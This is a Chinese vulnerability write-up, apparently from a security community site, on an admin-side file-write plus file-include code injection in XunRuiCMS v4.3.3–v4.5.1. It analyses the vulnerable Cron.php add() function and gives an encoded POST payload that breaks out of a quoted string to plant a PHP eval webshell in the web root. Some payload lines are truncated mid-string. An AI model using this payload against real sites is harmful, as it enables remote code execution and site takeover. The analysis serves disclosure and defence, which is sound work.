某CMS v4.3.3到v4.5.1后台任意代码注入漏洞(文件写入加文件包含)

kilomite / 2022-06-14 19:50:30 / 浏览数 10316

触发条件

两个条件:

1.迅睿CMS 版本为v4.3.3到v4.5.1

2.登录后台,且为管理员或具有"应用"->"任务队列"的管理权限

漏洞描述

Admin控制器文件夹下Cron.php控制器的add()函数对于用户的输入没有进行专门的过滤,致使攻击者在具备管理员权限或具有"应用"->"任务队列"的管理权限时可以对 `WRITEPATH.'config/cron.php'` 文件写入任意内容,同时该文件有多处被包含且可以被利用的点,正常情况下具有上述的触发条件即可稳定触发该漏洞


环境搭建

1.安装并配置好php与web中间件,注意该cms的低版本需要php的低版本


2.clone该cms的官方开源地址https://gitee.com/dayrui/xunruicms

3.通过搜索commit信息里的版本号,回退到指定的版本

在PhpStorm里,右键指定的commit版本,选择"Reset Current Branch to Here"




选择"Hard",点击"Reset"



4.访问,安装,登陆后台


后台地址: `/admin.php`



漏洞原理

在版本v4.3.3到v4.5.0下

1.该cms在具备上述权限的情况下,可以通过 `http://host:port/Admin.php?c=Cron&m=add` 调用Admin控制器文件夹下Cron.php控制器的add()函数



2.add()函数的代码:


```
// 任务类型
public function add() {

    $json = '';
    if (is_file(WRITEPATH.'config/cron.php')) {
        require WRITEPATH.'config/cron.php';
    }

    $data = json_decode($json, true);

    if (IS_AJAX_POST) {

        $post = \Phpcmf\Service::L('input')->post('data', true);

        file_put_contents(WRITEPATH.'config/cron.php',
            '<?php defined(\'FCPATH\') OR exit(\'No direct script access allowed\');'.PHP_EOL.'
$json=\''.json_encode($post).'\';');

        \Phpcmf\Service::L('input')->system_log('设置自定义任务类型');

        $this->_json(1, dr_lang('操作成功'));
    }

    \Phpcmf\Service::V()->assign([
        'data' => $data,
    ]);
    \Phpcmf\Service::V()->display('cron_add.html');
}
```

add()函数的分析

```
if (is_file(WRITEPATH.'config/cron.php')) {
    require WRITEPATH.'config/cron.php';
}
```

add()函数首先会在`WRITEPATH.'config/cron.php'`文件存在时包含该文件,`WRITEPATH`可在网站根目录的index.php里配置,默认情况下为网站根目录下的`cache/`

此处还未生成该文件:




```
$json = '';
$data = json_decode($json, true);
```

然后add()函数通过`json_decode($json, true)`函数给`$data`赋值`Null`

```
if (IS_AJAX_POST){}
```

然后进入一个if分支语句,当`IS_AJAX_POST`时,则执行相关的写入文件的代码,否则则跳过写入文件,显示Cron的添加页面,随即结束add()函数,`IS_AJAX_POST`定义为当收到post请求且post的内容不为空时即返回`TRUE`,否则返回`FALSE`


```
$post = \Phpcmf\Service::L('input')->post('data', true);
```

if语句中,首先`\Phpcmf\Service::L('input')->post('data', true)`该代码通过调用Input.php文件里定义的Input类的post()函数,在接收到post请求且存在key为`data`时进行xss清洗然后返回,否则直接返回`false`,然后赋值给`$post`,xss清洗的代码比较长,我就不贴了,此处的xss清洗可以轻易的绕过,从而达到写入我们想要的任意内容

```
file_put_contents(WRITEPATH.'config/cron.php',
            '<?php defined(\'FCPATH\') OR exit(\'No direct script access allowed\');'.PHP_EOL.'
$json=\''.json_encode($post).'\';');
```

if语句中,接收完post请求,即将接收到的内容通过json编码后写入`WRITEPATH.'config/cron.php'`文件,可控的写入点位于字符串`$json`的赋值中,且在两个`'`的包裹中,此处是漏洞产生的主要原因,未对用户的输入做足够的判断或清洗即写入相应的文件

在/Admin.php?c=Cron&m=add页面不添加内容直接点击保存时生成的cron.php:




```
\Phpcmf\Service::L('input')->system_log('设置自定义任务类型');
$this->_json(1, dr_lang('操作成功'));
```

if语句的最后,写入日志并显示操作结果,随即显示cron添加界面,add()函数结束

绕过json编码和xss清洗以及`WRITEPATH.'config/cron.php'`文件中`'`的包裹

通过前文的分析,我们可以发现,add()函数对用户的输入基本没有特殊的防范,只要绕过xss清洗和json编码以及`WRITEPATH.'config/cron.php'`文件中`'`的包裹即可写入我们想要的任意内容

以下是我的一个思路:把会被检测到的字符或字符组合,通过各种编码进行绕过

比如`<`会被检测到,那就把`<`编码成base64或html,然后通过php内的函数再解码


下面是我的一个方法,在`WRITEPATH.'config/cron.php'`文件中写入了当运行`WRITEPATH.'config/cron.php'`文件时在网站根目录写一个名为webshell.php,内容为`<?php eval(@$_POST["password"]);?>`的文件的php语句

注意下述操作需要先获取csrf_test_name,获取方法:

1.访问`http://host:port/Admin.php?c=Cron&m=add`

2.抓包当点击"保存"时发送的post包

3.post的内容里的csrf_test_name即可一直用作一段时间内的csrf_test_name



获取到csrf_test_name之后,给`http://host:port/Admin.php?c=Cron&m=add` post以下内容:


```
isform=1&csrf_test_name=3318a4fabdf4ea654734315a4d508a5f&data%5B1%5D%5Bname%5D=&data%5B1%5D%5Bcode%5D=%5B';file_put_cont
```


经过url解码后为:

```
isform=1&csrf_test_name=3318a4fabdf4ea654734315a4d508a5f&data[1][name]=&data[1][code]=[';file_put_contents('webshell.php
```

绕过json编码和xss清洗后,写入`WRITEPATH.'config/cron.php'`文件中的内容为:

```
<?php defined('FCPATH') OR exit('No direct script access allowed');
 $json='{"1":{"name":"","code":"[';file_put_contents('webshell.php',htmlspecialchars_decode('&lt;').'?php
eval'.base64_decode('KA==').'@$_POST['.base64_decode('Ig==').'password'.base64_decode('Ig==').']'.base64_decode('KQ==').
```





此post内容中的关键处为

```
[';file_put_contents('webshell.php',htmlspecialchars_decode('<').'?php eval'.base64_decode('KA==').'@$_POST['.base64_dec
```

绕过json编码和xss清洗后,此处的内容变为:


```
[';file_put_contents('webshell.php',htmlspecialchars_decode('<').'?php eval'.base64_decode('KA==').'@$_POST['.base64_dec
```

闭合了`WRITEPATH.'config/cron.php'`文件中`'`的包裹

包含写入的`WRITEPATH.'config/cron.php'`文件

通过前面对add()函数的分析,调用add()函数时会首先在`WRITEPATH.'config/cron.php'`文件存在时包含`WRITEPATH.'config/cron.php'`文件,因此直接访问`http://host:port/Admin.php?c=Cron&m=add`即可

访问`http://host:port/Admin.php?c=Cron&m=add`后,在网站根目录下会生成一个名为webshell.php的文件,文件内容为`<?php eval(@$_POST["password"]);?>`



版本v4.5.1

add()函数的代码:

```
// 任务类型
public function add() {

    $json = '';
    if (is_file(WRITEPATH.'config/cron.php')) {
        require WRITEPATH.'config/cron.php';
    }
    $data = json_decode($json, true);

    if (IS_AJAX_POST) {

        $post = \Phpcmf\Service::L('input')->post('data');
        if ($post && is_array($post)) {
            foreach ($post as $key => $t) {
                if (!$t || !$t['name']) {
                    unset($post[$key]);
                }
                $post[$key]['name'] = dr_safe_filename($t['name']);
                $post[$key]['code'] = dr_safe_filename($t['code']);
            }
        } else {
            $post = [];
        }

        file_put_contents(WRITEPATH.'config/cron.php',
            '<?php defined(\'FCPATH\') OR exit(\'No direct script access allowed\');'.PHP_EOL.'
$json=\''.json_encode($post).'\';');

        \Phpcmf\Service::L('input')->system_log('设置自定义任务类型');

        $this->_json(1, dr_lang('操作成功'));
    }

    \Phpcmf\Service::V()->assign([
        'data' => $data,
    ]);
    \Phpcmf\Service::V()->display('cron_add.html');
}
```

版本v4.5.1相较之前的版本,在获取post的内容时,修改了如下的代码:

```
$post = \Phpcmf\Service::L('input')->post('data',true);
```

改为

```
$post = \Phpcmf\Service::L('input')->post('data');
```

